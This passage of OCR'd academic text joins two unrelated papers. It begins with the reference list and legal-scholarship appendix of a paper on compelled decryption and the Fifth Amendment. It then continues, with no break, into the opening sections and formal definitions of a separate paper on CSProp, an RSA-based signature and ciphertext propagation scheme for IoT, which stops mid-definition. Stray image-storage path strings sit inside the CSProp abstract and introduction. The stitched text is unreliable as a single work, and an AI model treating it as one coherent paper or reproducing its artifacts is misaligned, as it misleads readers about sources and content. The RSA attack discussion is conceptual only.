[26] Shafi Goldwasser, Silvio Micali, and Charles Rackoff. The knowledge complexity of interactive proof systems. *SIAM J. Comput.*, 18(1):186–208, 1989.

[27] Shafi Goldwasser and Sunoo Park. Public accountability vs. secret laws: Can they coexist?: A cryptographic proposal. In *Proceedings of the 2017 on Workshop on Privacy in the Electronic Society*, pages 99–110. ACM, 2017.

[28] Hiibel v. Sixth Judicial Dist. Court of Nevada, Humboldt County, 542 U.S. 177 - Supreme Court 2004.

[29] Thibaut Horel, Sunoo Park, Silas Richelson, and Vinod Vaikuntanathan. How to subvert backdoored encryption: security against adversaries that decrypt all ciphertexts. *arXiv preprint arXiv:1802.07381*, 2018.

[30] In re Grand Jury Proceedings, 41 F. 3d 377 - Court of Appeals, 8th Circuit 1994.

[31] In re Grand Jury Subpoena, 383 F. 3d 905 - Court of Appeals, 9th Circuit 2004.

[32] In re Grand Jury Subpoena Duces Tecum Dated March 25, 2011 (United States v. Doe), 670 F.3d 1335 - 11th Circuit 2012.

[33] In re Grand Jury Subpoena to Sebastien Boucher, No. 2:06-mJ-91, 2009 WL 424718.

[34] Marek Jawurek, Florian Kerschbaum, and Claudio Orlandi. Zero-knowledge using garbled circuits: how to prove non-algebraic statements efficiently. In *Proceedings of the 2013 ACM SIGSAC conference on Computer & communications security*, pages 955–966, 2013.

[35] Seny Kamara. Restructuring the NSA metadata program. In *Financial Cryptography and Data Security*, pages 235–247. Springer, 2014.

[36] Jonathan Katz. Universally composable multi-party computation using tamper-proof hardware. In *Annual International Conference on the Theory and Applications of Cryptographic Techniques*, pages 115–128. Springer, 2007.

[37] Orin S Kerr. Compelled decryption and the privilege against self-incrimination. *Tex. L. Rev.*, 97:767, 2018.

[38] Orin S Kerr. Decryption originalism: The lessons of Burr. *Available at SSRN*, 2020.

[39] Jeffrey Kiok. Missing the metaphor: Compulsory decryption and the fifth amendment. *Boston University Public Interest Law Journal*, 24:53–80, 2015.

[40] Joshua A. Kroll, Edward W. Felten, and Dan Boneh. Secure protocols for accountable warrant execution, 2014. https://www.cs.princeton.edu/~felten/warrant-paper.pdf.

[41] Yehuda Lindell. How to simulate it - A tutorial on the simulation proof technique. In *Tutorials on the Foundations of Cryptography.*, pages 277–346. Springer International Publishing, 2017.

[42] Yehuda Lindell and Benny Pinkas. An efficient protocol for secure two-party computation in the presence of malicious adversaries. *J. Cryptology*, 28(2):312–350, 2015.

[43] Matter of Residence in Oakland, California, 354 F. Supp. 3d 1010 - Dist. Court, ND California 2019.

[44] Nathan K. McGregor. The weak protection of strong encryption: Passwords, privacy, and Fifth Amendment privilege. *Vanderbilt Journal of Entertainment & Technology Law*, 12:581–609, 2010.

[45] National Association of Criminal Defense Lawyers. Compelled decryption primer, 2019. https://www.nacdl.org/Content/Compelled-Decryption-Primer.

[46] Jesper Buus Nielsen and Claudio Orlandi. LEGO for two-party secure computation. In *6th Theory of Cryptography Conference*, pages 368–386. Springer, 2009.

[47] Kobbi Nissim, Aaron Bembenek, Alexandra Wood, Mark Bun, Marco Gaboardi, Urs Gasser, David R. O'Brien, , and Salil Vadhan. Bridging the gap between computer science and legal approaches to privacy. In *Harvard Journal of Law & Technology*, volume 31, pages 687–780, 2016 2018.

[48] Laurent Sacharoff. Unlocking the Fifth Amendment: Passwords and encrypted devices. *Fordham Law Review*, 87:203–251, 2018.

[49] Stefan Savage. Lawful device access without mass surveillance risk: A technical design discussion. In *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security*, pages 1761–1774. ACM, 2018.

[50] Sarah Scheffler and Mayank Varia. Protecting cryptography against compelled self-incrimination. Cryptology ePrint Archive, Report 2020/862, 2020. https://eprint.iacr.org/2020/862.pdf.

[51] Schmerber v. California, 384 U.S. 757 - Supreme Court 1966.

[52] SEC v. Huang, 186 F. Supp. 3d 380 - Dist. Court, ED Pennsylvania 2016.

[53] Aaron Segal, Bryan Ford, and Joan Feigenbaum. Catching bandits and only bandits: Privacy-preserving intersection warrants for lawful surveillance. In *4th USENIX Workshop on Free and Open Communications on the Internet*. USENIX Association, 2014.

[54] Seo v. State, 109 N.E.3d 418 (Ind. Ct. App. 2018).

[55] Matthew Smith and Matthew Green. A discussion of surveillance backdoors: Effectiveness, collateral damage and ethics, February 2016.

[56] State v. Andrews, 197 A. 3d 200 - NJ: Appellate Div. 2018.

[57] State v. Stahl, 206 So. 3d 124 (Fla. Dist. Ct. App. 2016).

[58] Paul Syverson, Roger Dingledine, and Nick Mathewson. Tor: The second-generation onion router. In *Usenix Security*, pages 303–320, 2004.

[59] Matt Tait. Going dark, crypto wars, and cryptographic safety valves, August 2018.

[60] Dan Terzian. The fifth amendment, encryption, and the forgotten state interest. *UCLA Law Review*, 61:298–312, 2014.

[61] Dan Terzian. Forced decryption as a foregone conclusion. *6 California Law Review Circuit 27*, 2015.

[62] The Law Library of Congress. Miranda warning equivalents abroad, 2016. https://www.loc.gov/law/help/miranda-warning-equivalents-abroad/miranda-warning-equivalents-abroad.pdf.

[63] Meltem Sönmez Turan, Elaine B Barker, William E Burr, and Lidong Chen. Sp 800-132. recommendation for password-based key derivation: Part 1: Storage applications, 2010.

[64] Nirvan Tyagi, Muhammad Haris Mughees, Thomas Ristenpart, and Ian Miers. Burnbox: Self-revocable encryption in a world of compelled access. In *USENIX Security Symposium*, pages 445–461. USENIX Association, 2018.

[65] Ullmann v. United States, 350 U.S. 422 - Supreme Court 1956.

[66] United States v. Doe, 465 US 605 - Supreme Court 1984.

[67] United States v. Hubbell, 530 US 27 - Supreme Court 2000.

[68] United States v. Kirschner, 823 F. Supp. 2d 665 - Eastern District of Michigan 2010.

[69] United States v. Spencer, No. 17-cr-00259-CRB-1 (N.D. Cal. Apr. 26, 2018).

[70] U.S. Constitution. Amend. V.

[71] US v. Apple MacPro Computer, 851 F.3d 238 - Court of Appeals, 3rd Circuit 2017.

[72] US v. Burns, Dist. Court, MD North Carolina 2019.

[73] US v. Fricosu, 841 F. Supp. 2d 1232 - Dist. Court, D. Colorado 2012.

[74] US v. Maffei, Dist. Court, ND California 2019.

[75] US v. Ponds, 454 F. 3d 313 - Court of Appeals, Dist. of Columbia Circuit 2006.

[76] Xiao Wang, Samuel Ranellucci, and Jonathan Katz. Authenticated garbling and efficient maliciously secure two-party computation. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*, pages 21–37, 2017.

[77] Xiao Wang, Samuel Ranellucci, and Jonathan Katz. Authenticated garbling and efficient maliciously secure two party computation, 2017. https://github.com/emp-toolkit/emp-ag2pc, last updated.

[78] Andrew T. Winkler. Password protection and self-incrimination: Applying the Fifth Amendment privilege in the technological era. *Rutgers Computer & Technology Law Journal*, 39:194–215, 2013.

[79] Charles V. Wright and Mayank Varia. A cryptographic airbag for metadata: Protecting business records against unlimited search and seizure. In *8th USENIX Workshop on Free and Open Communications on the Internet*. USENIX Association, 2018.

[80] Andrew Chi-Chih Yao. How to generate and exchange secrets. In *27th Annual Symposium on Foundations of Computer Science*, pages 162–167. IEEE, 1986.

A Legal scholarship context

This section provides additional context for readers more familiar with the foregone conclusion doctrine.

Contextualizing this paper's interpretation. Other legal analyses of compelled decryption [12, 37, 39, 44, 48, 60, 78] rely upon analogies between encryption and physical security mechanisms like safes or shredders. Ker recently stated "whether [the Fifth Amendment] privilege bars compelled entry of the password. . . depends on a choice of analogy" [38]. These analogies are further muddled by ambiguous language in court cases: In a now-infamous dissent, Justice Stevens said that he "do[es] not believe [a defendant] can be compelled to reveal the combination to his wall safe – by word or deed" [20]. Does "reveal in deed" mean to be forced to enter the combination without the government seeing it? We assume so, but this is not the only interpretation.

We wrote this paper to move the compelled decryption debate beyond the choice of analogy. We recognize the prevalence of analogy in the development of common law, but in this case since their use leads to such differing results, we believe this situation warrants rejecting analogies. Under our model, we can reason directly about the principle that for a compelled action to be a foregone conclusion, it should not "rely on the contents of the mind." This also suggests a change to the three-prong test of existence, location/possession, and authenticity for determining whether an action is a foregone conclusion. Rather than reasoning only about these (which happened to be the implicit testimony in *Fisher*) we can reason in a thought experiment about the government's ability to recreate the act of production without using the contents of the respondent's mind.

Because we can avoid the use of analogies, our reasoning is different than all prior work. The closest legal landmark to

our model is Sacharoff's authentication-based interpretation of "reasonable particularity" [48], but there are some important differences between the two approaches. Sacharoff's envisioned test, like our method, is based on the idea that information entered into evidence from non-respondent sources can be used to demonstrate a non-reliance on the contents of the respondent's mind. Indeed, one could argue that the simulator in our scheme must produce "reasonably similar" output to that of the true compelled action. However, the methods are not the same. First, addressing an issue brought up by Kerr [37], our method applies to any compelled action even if there are no produced documents at the end that could be described with "reasonable particularity." Second, and more importantly, our method highlights the fact that the action taken, not the objects produced, contains the implicit testimony. For better or worse, the reasonable particularity method makes it harder to distinguish between the "door-opening" and the "treasure," as Kerr would put it [37]. Our model makes it clear that the government must not learn new the implicit testimony involved in the process of complying with the request (as opposed to the results).

Our interpretation is very different from other prior work. As mentioned, Kerr [37] distinguishes between "door-opening" and "treasure." This analogy, reasonably, tries to separate the act of production from the contents produced. In the same paper, Kerr proceeds to claim that "'I know the password' is the only assertion implicit in unlocking the device" [37, p. 779] We disagree; we described the "reliance" on the respondent's mind in §4.5. Our objection is solely in the compelled action, not the contents revealed.

Kiok [39] bemoans the fact that the cryptography analogies have, thus far, "missed the metaphor." McGregor [44] also notes that the choice of analogy greatly impacts the outcome, and proposes the analogy of piecing together shredded papers without knowing which order they go in. This analogy is an improvement over the safe/combination dichotomy, but we believe our approach avoids the issue entirely.

In his discussion on foregone-conclusion-based compelled decryption, Terzian [61] describes a split between courts that compel decryption of an entire device and decryption of specific files, and places the burden of proof on those who argue for specific files. Our analysis does not fit neatly into either of these categories, but it is closer to the files interpretation. We do not require the government to specify "every scrap of paper" that must be produced, but we do require the government to avoid compelling files for which the contents of the mind are demonstrably necessary to access (since they did not demonstrate an alternative method of production).

Finally, our conclusion does not go as far as Winkler [78], who claims that the foregone conclusion doctrine does not apply to non-physical evidence and thus compelled decryption is never a foregone conclusion.

Analysis of additional cases. As stated in the body of this paper, we do not fully analyze prior encryption cases under our model. This is because, to our knowledge, only two encryption cases concerning the foregone conclusion doctrine have risen to the level of the circuit courts, and they were decided quite differently. The 11th Circuit found in *In re Grand Jury Subpoena Duces Tecum* [32] that compelled decryption of a hard drive with unknown contents was *not* a foregone conclusion, since the government had not shown that the drives contained any files. That is, they impose a requirement that the government must know what they will find on the encrypted drive with "reasonable particularity" [17, 31, 32, 75]. However, the 3rd Circuit has rejected this requirement [71]. They found in *U.S. v. Apple MacPro Comput.* [71] that decryption of a particular hard drive *was* a foregone conclusion, in part because they had verbal testimony from the defendant's sister as to the contents of the drives.

There are also many cases in lower courts involving encryption and passwords. Most of these courts agree that compelling the disclosure of the password (instead of compelling the defendant to enter the password into the device to unlock it) is not permissible even under the foregone conclusion exception to the fifth amendment [14, 52, 74]. Only one state supreme court found that disclosure of the password itself is allowable, stating that passwords are "of minimal testimonial value" [56]. Several states found that compelling entry of passwords (rather than disclosure) is allowed, but cite different reasons. In Massachusetts, the standard is either that the government must show that the defendant knows the password [16] or that she knows the password/key, knows that the device is encrypted, and has been shown to be the owner of the device and its contents [15]. In North Carolina, a recent case allowed compelling entry of the password, but the defendant had already admitted to using the device to store illegal material [72], leaving the alternative undecided. The U.S. district court for the northern district of California decided that since biometrics are compellable, so too passwords must be compellable [69]. On the other hand, when denying an application for a search warrant, the same court decided a year later that since biometrics often serve the same purpose as passwords, perhaps both biometrics and passwords are not compellable [43]! Finally, Indiana's state Supreme Court ruled that even entry of the password is not compellable unless the government can show that it knows the existence of specific files, and that they belong to the defendant [54]. We refer readers to [45] for additional details on several of these cases.

In the full version [50], we supplement our analysis of Supreme Court cases in §3.3 with Circuit Court case analysis for some high profile non-encryption-related foregone conclusion cases.

CSProp: Ciphertext and Signature Propagation Low-Overhead Public-Key Cryptosystem for IoT Environments

Fatemah Alharbi
Taibah University, Yanbu

Arwa Alrawais
Prince Sattam Bin Abdulaziz University

Abdulrahman Bin Rabiah
University of California, Riverside
King Saud University

Silas Richelson
University of California, Riverside

Nael Abu-Ghazaleh
University of California, Riverside

Abstract


Cryptographic operations can be prohibitively expensive for IoT and other resource-constrained devices. We introduce a new cryptographic primitive which we call *Ciphertext and Signature Propagation* (CSProp) in order to deliver security to the weak end-devices. CSProp is a cryptographic propagation algorithm whereby an untrusted machine sitting upstream of a lightweight device can modify an authenticated message so it can be efficiently verified. Unlike proxy-based solutions, this upstream machine is stateless and untrusted (making it possible for any device to serve that role), and the propagated signature is mathematically guaranteed to be valid only if the original signature is also valid. CSProp relies on RSA security and can be used to optimize any operations using the public key such as signature validation and encryption, which our experiments show are the most common public key operations in IoT settings. We test CSProp by using it to extend DNSSEC to edge devices (validation), and to optimize the performance of TLS (validation and encryption) on a range of resource constrained devices. CSProp reduces DNSSEC validation latency by 78x and energy consumption by 47x on the Raspberry Pi Zero. It reduces TLS handshake latency and energy by an average of 8x each. On an Arduino-based IoT board, CSProp significantly outperforms traditional RSA public key operations (*e.g.,* 57x and 36x reductions in latency and energy consumption, respectively, for encryption).

1 Introduction and Roadmap


Critical infrastructure on the Internet relies on the distribution of roles and responsibilities over several nodes. The interaction between nodes often occurs over secure channels to provide the required level and type of security (*i.e.,* confidentiality, integrity, availability − the CIA triad). Operating securely in constrained environments is one of the primary challenges facing the wide-scale deployment of Internet of Things (IoT) and other embedded systems on the edge of the Internet. The problem is that the cryptographic algorithms used to secure interactions between well-provisioned desktop and server environments are computationally prohibitive for resource-poor, battery operated devices. By the year 2025, it is estimated that the number of IoT devices will be over 75 billion [41]; thus, it is essential to develop security solutions for them.

We focus on a security problem which arises when resource-constrained devices are added to a secure network of more capable machines. If the security protocols/primitives used by the network are too computationally intensive for the small device, then either (1) performance will suffer if we attempt to use the primitives as is; (2) security will suffer, for example, if we relegate participation to a resource rich gateway or proxy; or (3) security for the network must be overhauled so the new device can participate. In standardized large-scale networks, (3) is likely not an option due to the large development time, and the lack of backward compatibility, and so (2) will be chosen to avoid the performance and functionality cost.

In this paper, we contribute a new cryptographic primitive we call *Ciphertext and Signature Propagation* (CSProp). When used for signature propagation, CSProp allows a capable machine (Patty in Figure 1a), even one that is *stateless and untrusted (*e.g., *a certificate is not required to authenticate it)* sitting upstream of a lightweight device to bear the majority of the cost of verification. Specifically, Patty modifies and forwards (propagate) an authenticated message so it can be efficiently verified by a lesser machine. Importantly, it is cryptographically guaranteed that the propagated signature verifies correctly only if the original signature does. The trivial solution where Patty simply forwards Bob's (data, signature) pair directly to Alice puts unacceptable strain on Alice's resources. Another trivial solution where Patty simply verifies Bob's signature herself and forwards only the data to Alice is undesirable from a security point of view as it requires Alice to be trusted, and also opens the door for an attacker who targets the link between Alice and Patty. Likewise, when used for ciphertext propagation, CSProp allows Patty (see Figure 1b) to perform the majority of the computational overhead caused by public key encryption. More precisely, Alice partially en-



(a) Signature Propagation



(b) Ciphertext Propagation

Figure 1: Figure 1: High Level Overview of CSProp

crypts the message and forwards a lightweight ciphertext to Patty. Patty completes the encryption operation performing the more expensive portion of the operation. The construction of CSProp (see Section 3) guarantees the security of the original message assuming only that the standard public key encryption (e.g., RSA) is secure.

CSProp differs from a small number of prior proposals that use a proxy [28, 52] to reduce the cost of encryption in two important ways: (1) We do not require the proxy to be trusted since the security is obtained by construction; and (2) CSProp is backwards compatible with RSA, making it straightforward to deploy. Specifically, the construction provides security guarantees that there is no way for Patty to produce a valid lightweight propagated signature, except by propagating an original valid signature from Bob. Thus, CSProp securely implements a lightweight channel between Alice and Bob, without requiring any modifications to the protocol at Bob (i.e., providing backward compatibility at the server). CSProp requires no state, making it possible to change the role of Patty, even at the granularity of each cryptographic operation. We provide related background and preliminaries in Section 2 and present a formal definition of the new primitive, as well as an instantiation based on RSA in Section 3.

CSProp can optimize public-key operations which include signature verification and encryption, but not operations that use the private key such as signing and decryption. Public-key operations are typically executed at the client's end specially when using Internet protocols such as the Domain Name System SECurity extension (DNSSEC) and the Transport Layer Security (TLS) protocols, and when generating data that is being forwarded to an upstream server. We conduct a measurement study of the traffic generated by an IoT camera, discovering that TLS signature verification and encryption operations account for the majority of the Public Key cryptographic operations.

We apply CSProp to improve the performance of two security protocols on IoT devices in Section 4: DNSSEC [39], a secure extension of the Domain Naming System protocol, and the Transport Layer Security (TLS) [83] protocol which is the

Table 1: Glossary

Acronym	Definition	Acronym	Definition
sk	Secret key	pk	Public key
pk_{low}	Low public key	vk	Verification key
vk_{low}	Low verification key	N	Public modulus
e	Public exponent	e_{low}	Low public exponent
d	Private exponent	M	Plaintext message
C	Ciphertext	C'	Partial decrypted ciphertext
h	Message digest	σ	Digital signature
σ′	Partial verified digital signature	K	Pre-master key
H	Hash function	$\mathcal{A}$	Adversary
$\mathcal{C}$	Challenger	$\mathcal{P}$	Computational problem
ϕ	Totient function	A	Address record
DS	Delegation signer record	DNSKEY	DNS Key record
RRset	A set of DNS records of same type	RRSIG	DNSSEC signature
KSK	Zone's key signing key	ZSK	Zone's zone signing key
RRsetA	RRset of A record(s) type	RRsetDS	RRset of DS record(s) type
RRsetDNSKEY	RRset of DNSKEY records type	$\overline{\mathsf{M}}$	A padded version of M

backbone of secure communication on the Internet. DNSSEC requires a sequence of signature validations (public-key operations) to validate a DNS response through the sequence of DNS servers that are used to obtain it. TLS also requires signature validation as part of connection establishment to authenticate the ends of the connection, but also uses encryption to establish a session key, both of which are operations that use the public key. In an IoT setting, often such operations are offloaded to a third server (*e.g.,* a DNS resolver or a default gateway), thus shielding the end devices from overhead of encryption and verification. However, the last hop is left unprotected: for example, a recent attack [9] has shown that DNS cache poisoning can be performed between the end device and the resolver to directly poison the OS-wide DNS cache of the victim's system. CSProp can be used to secure the end devices by having the resolver propagate the signatures forward for efficient verification.

In Section 5, we evaluate the impact of CSProp using experiments on three generations of Raspberry PIs. We achieve substantial savings in consumed energy and latency. More precisely, on Raspberry Pi Zero, the propagated signature verification in DNSSEC (vs. traditional DNSSEC validation) reduces latency by a factor of 78x and energy consumption by 47x. For TLS handshake, the advantage to latency and energy by an average of 8x and 8x, respectively (considering the full TLS handshake, which has substantial message delays that are unaffected by CSProp). We also compare CSProp with Elliptic Curve Cryptography (ECC) cipher suite and found that CSProp beats up ECC by 2.7 times. We also study the impact of CSProp on a resource-constrained Arduino based device, where we achieve substantial savings (e.g., 57x and 36x reduction in latency and energy for encryption).

In summary, the paper makes the following contributions:

1. We introduce *Ciphertext and Signature Propagation (CSProp)*, a new cryptographic primitive that allows Public Key Cryptography (PKC) operations at a much lower overhead than traditional implementations.

2. We present a formal definition of the new primitive, as well as an instantiation based on RSA, and prove its security under this construction.

3. We apply CSProp to DNSSEC and TLS and evaluate their performance using experiments on three generations of RaspberryPIs. Our experiments show substantial performance and energy gains from using CSProp (e.g., reducing the latency and energy consumption of DNSSEC by 78x and 47x respectively, and of TLS by 8x for both latency and energy). On a resource-constrained IoT board, the Arduino MKR WIFi 1010, CSProp outperforms RSA public-key operations in latency, power consumption, and memory usage.

We discuss related work in Section 6. We summarize our conclusions and discuss future work in Section 7.

2 Background and Preliminaries

In this section, we present some cryptographic preliminaries to provide the necessary background for describing CSProp. Specifically, we introduce the RSA problem and explain low public exponent RSA. Next, we discuss some special case attacks on RSA with low public exponents. We refer interested readers to [26] for an excellent survey of the subject.

2.1 The RSA Problem

Cryptographic primitives in this work have security based on the RSA problem, which is defined as:

Given integers (N,e) where $N = p \cdot q$ is the product of two secret primes, find d such that $e \cdot d = 1 \pmod{\phi(N)}$, where $\phi(N) = (p-1)(q-1)$ is Euler's totient function.

If $e \cdot d = 1 \pmod{\phi(N)}$ then $x^{e \cdot d} = x \pmod{N}$ and so the modular exponentiation functions $x \mapsto x^e \pmod{N}$ and $x \mapsto x^d \pmod{N}$ are inverses of one another. In cryptography, the stronger assumption is often made that given (N,e) and a random $x \pmod{N}$, it is hard to compute $x^d \pmod{N}$. In cryptographic terminology, this ammounts to saying that $x \mapsto x^e \pmod{N}$ is a *trapdoor permutation*. Moving forward, when we speak about the RSA problem, this is the variant to which we are referring.

2.2 Low Public Exponent RSA

The computation time of RSA encryption and digital signature verification are dominated by the time required to compute the e^{th} power of the message and signature. To reduce computation time, e can be chosen to be a small number. The RSA problem when e is set to a public fixed small value (as opposed to e being chosen randomly in normal RSA) is known as the *low public exponent* variant of RSA[1].

CSProp's use of the small exponent bears some similarities to the use of small public keys in RSA, but with some important differences due to the fact that *CSProp uses a small factor rather than a small full key*. Readers might wonder why not use a full public key that is low (*e.g.,* $e = 3$) for the RSA cryptosystem, which is an idea that has been considered to accelerate RSA operations in the past. Our rationale is two-fold: (1) Security: RSA with low public exponent has been demonstrated to be vulnerable to some types of attacks that could break RSA encryption and verification [27, 36, 54], although they can be prevented by avoiding implementation pitfalls that enable them. In contrast, CSProp is immune against these attacks since we use only a small factor, not the full exponent; and (2) Compatibility: in light of the known attacks on low public exponents, RFC recommendations [38] and vendor practice favor using larger public exponents, which presents a substantial barrier to using low public exponents throughout the system. Despite realization of the potential of using RSA with small public exponents [62] (assuming a secure padding scheme such as RSAES-OAEP [19] and RSASSA-PSS [21] is used), vendors and organizations continue to choose to enforce larger exponents [38]. In contrast, CSProp supports backward compatibility by choosing larger exponents, but requires that *only a factor of the public exponent is low*.

The hardness of the RSA problem and its efficient cousin, RSA with low public exponent, is the subject of an extensive body of work. CSProp is different from traditional low public exponent RSA in that the public exponent consists of two factors in which one of them is small (*i.e.,* not the full public key, which is the exponent e), with important implications that make it *not vulnerable* to some of the attacks on low public exponents. CSProp's resilience to these attacks results is due to: (1) CSProp uses a small public factor, rather than a small public exponent, making its security properties equivalent to RSA before propagation; and (2) Low public exponent security problems arise primarily due to incorrect usage: since the propagation scheme is automated and not typically directly accessible to users, we make sure that it does not have implementation issues. In fact, Section 3 shows that CSProp's security depends on the security of traditional RSA. Next, we review some of published attacks against low public exponent RSA.

Partial Key/Message Exposure Attacks. Coppersmith [36] showed an attack on RSA with low public exponents when the attacker knows two-thirds of the bits of the message. While "message guessing" attacks can easily be avoided if proper padding is used, Boneh, Durfee and Frankel [27] extended Coppersmith's technique to give an attack on RSA with low public exponents when the adversary knows at least a quarter of the bits of the secret key. Other works [18, 50, 87] demonstrate that in some circumstances it is possible to recover bits of the key via side-channel attacks. CSProp is not vulnerable to this attack since the full public exponent is large and only the propagated factor is small (*e.g.,* $e_{\text{low}} = 3$). Thus, the security of CSProp depends on the security of traditional RSA.

Broadcast Attacks. Håstad [54] described a factorization algorithm (thus breaking RSA) if the adversary gets access to 3

[1] Choosing a low private exponent d is insecure and can completely break the cryptosystem [56, 98]

ciphertexts which encrypt the same message under 3 different low public exponent public keys $(N_1,3),(N_2,3),(N_3,3)$. His technique generalizes to larger values of e_{low} and requires roughly e_{low} different encryptions. Other works [11, 37] generalize this method to attack RSA when related (as supposed to the exact same) messages are encrypted multiple times under different low exponent public keys. In our case, since the strength of our propagation procedure (Prop) holds depending on the hardness of the standard RSA ciphertext encryption procedure (Enc), these attacks do not apply to CSProp (see Section §3 for more details).

3 Ciphertext and Signature Propagation

In this section, we formally introduce ciphertext and signature propagation, CSProp. Recall that this primitive provides end-to-end security since it does not need a stateful and trusted proxy. We provide the instantiation of CSProp based on the RSA cryptosystem and present a proof of CSProp's security.

3.1 Definitions

Notation. Throughout this section, we let n denote a security parameter, and let $\mathcal{P}$ and $\mathcal{P}'$ be computational problems representing the cryptographic problems facing the adversary in the original and propagated signature domains respectively.

3.1.1 Signature Propagation

Definition. A *$\mathcal{P}-to-\mathcal{P}'$ signature propagation scheme of rate R* is a set of efficient algorithms:

$$(\mathsf{KeyGen},\mathsf{Sign},\mathsf{Verify},\mathsf{Prop},\mathsf{VerifyProp})$$

satisfying the following syntax, efficiency, correctness, and security requirements.

• **Syntax:**
- KeyGen: this algorithm is used to generate the keys necessary for signature propagation. Its syntax is as follows: $\mathsf{KeyGen}(1^n)$ outputs $(\mathsf{vk},\mathsf{vk}',\mathsf{sk})$.
- Sign and Verify: the syntax for these algorithms is the same as for standard public-key signing and verifying: $\mathsf{Sign}(\mathsf{M},\mathsf{sk},\mathsf{vk})$ outputs σ; and $\mathsf{Verify}(\mathsf{M},\mathsf{vk},\sigma)$ outputs a bit.
- Prop: is used by the stateless and untrusted propagator to generate the propagated signature: $\mathsf{Prop}(\mathsf{M},\mathsf{vk},\mathsf{vk}',\sigma)$ outputs σ'.
- VerifyProp: is used by the client to verify the propagated signature, completing the validation process: $\mathsf{VerifyProp}(\mathsf{M},\mathsf{vk},\mathsf{vk}',\sigma')$ outputs a bit.

• **Efficiency:** We have $R\cdot T' = O(T)$ where T and T' denote the running times of Verify and VerifyProp, respectively.

• **Correctness:** Fix a message M arbitrarily. Consider the random procedure:
1) draw $(\mathsf{vk},\mathsf{vk}',\mathsf{sk}) \leftarrow \mathsf{KeyGen}(1^n)$;
2) draw $\sigma \leftarrow \mathsf{Sign}(\mathsf{M},\mathsf{sk},\mathsf{vk})$;
3) draw $\sigma' \leftarrow \mathsf{Prop}(\mathsf{M},\mathsf{vk},\mathsf{vk}',\sigma)$.
Then,

$$\mathsf{Verify}(\mathsf{M},\mathsf{vk},\sigma) = \mathsf{VerifyProp}(\mathsf{M},\mathsf{vk},\mathsf{vk}',\sigma') = 1$$

holds with probability 1.

• **Security:** There are efficient reductions from an adversary who wins the standard existential unforgeability game for $(\mathsf{KeyGen},\mathsf{Sign},\mathsf{Verify})$ (resp. G, below) to an adversary who solves $\mathcal{P}$ (resp. $\mathcal{P}'$). The game G is between a challenger $\mathcal{C}$ and adversary $\mathcal{A}$ and works as follows:

The Signature Propagations Game G:

1. $\mathcal{C}$ draws $(\mathsf{vk},\mathsf{vk}',\mathsf{sk}) \leftarrow \mathsf{KeyGen}(1^n)$ and sends $(\mathsf{vk},\mathsf{vk}')$ to $\mathcal{A}$.
2. For $i = 1,\ldots,\mathsf{poly}(n)$: $\mathcal{A}$ sends query messages, M_i, to $\mathcal{C}$; $\mathcal{C}$ computes $\sigma_i \leftarrow \mathsf{Sign}(\mathsf{M}_i,\mathsf{sk},\mathsf{vk})$ and sends σ_i back to $\mathcal{A}$.
3. Finally, $\mathcal{A}$ sends a pair (M^*,σ^*) and wins if:

$$\mathsf{VerifyProp}(\mathsf{M}^*,\mathsf{vk},\mathsf{vk}',\sigma^*) = 1 \text{ and } \mathsf{M}^* \neq \mathsf{M}_i \;\forall\, i.$$

Remark. So in a $\mathcal{P}-\text{to}-\mathcal{P}'$ signature propagation scheme, $(\mathsf{KeyGen},\mathsf{Sign},\mathsf{Verify})$ is a standard signature scheme assuming the hardness of the problem $\mathcal{P}$; and $(\mathsf{KeyGen},\mathsf{Prop}\circ\mathsf{Sign},\mathsf{VerifyProp})$ is a signature scheme assuming hardness of $\mathcal{P}'$; moreover, VerifyProp is $R-$times faster than Verify. Thus, signature propagation gives a way to improve verification efficiency while still maintaining security assuming hardness of $\mathcal{P}'$ (a possibly stronger assumption, which we will demonstrate for RSA).

Propagation for ciphertexts (used for to propagate encryption) is defined similarly.

3.1.2 Ciphertext Propagation

Definition. A *$\mathcal{P}-to-\mathcal{P}'$ ciphertext propagation scheme of rate R* is a set of efficient algorithms:

$$(\mathsf{KeyGen},\mathsf{Enc},\mathsf{Dec},\mathsf{Prop},\mathsf{DecProp})$$

satisfying the following syntax, efficiency, correctness, and security requirements.

• **Syntax:**
- KeyGen: this algorithm is used to generate the keys necessary for ciphertext propagation. Its syntax is as follows: $\mathsf{KeyGen}(1^n)$ outputs $(\mathsf{pk},\mathsf{pk}',\mathsf{sk})$.
- Enc and Dec: the syntax for these algorithms is the same as for standard public-key encryption and decryption: $\mathsf{Enc}(\mathsf{M},\mathsf{pk})$ outputs C; and $\mathsf{Dec}(\mathsf{C},\mathsf{sk})$ outputs a message $\overline{\mathsf{M}}$.
- Prop: is used to generate the propagated ciphertext, completing the encryption: $\mathsf{Prop}(\mathsf{C},\mathsf{pk},\mathsf{pk}')$ outputs C'.
- DecProp: standard public-key decryption is used to decrypt the propagated ciphertext: $\mathsf{DecProp}(\mathsf{C}',\mathsf{sk})$ outputs a message $\overline{\mathsf{M}}$.

• **Efficiency:** We have $R \cdot T = O(T')$ where T and T' denote the running times of Enc and Prop, respectively.

• **Correctness and Security:** $(\mathsf{KeyGen}, \mathsf{Enc}, \mathsf{Dec})$ is a standard encryption scheme assuming the hardness of $\mathcal{P}'$; $(\mathsf{KeyGen}, \mathsf{Prop} \circ \mathsf{Enc}, \mathsf{DecProp})$ is an encryption scheme assuming the hardness of $\mathcal{P}$; correctness and security are inherited.

3.2 Propagating with RSA

In this section, we provide the instantiation of CSProp based on RSA.

3.2.1 Propagating RSA Signatures

We instantiate a $\mathcal{P}-$to$-\mathcal{P}'$ signature propagation scheme where $\mathcal{P}$ is standard RSA and $\mathcal{P}'$ is RSA with low public exponent, specifically with exponent e_{low}. Our construction uses a hash function H, modeled as a random oracle.

- $\mathsf{KeyGen}(1^n)$ generates an RSA modulus $N = p \cdot q$ for secret primes p and q and draws a random e such that $e_{\mathsf{low}} | e$; find d such that $e \cdot d = 1 \pmod{\phi(N)}$. Output:

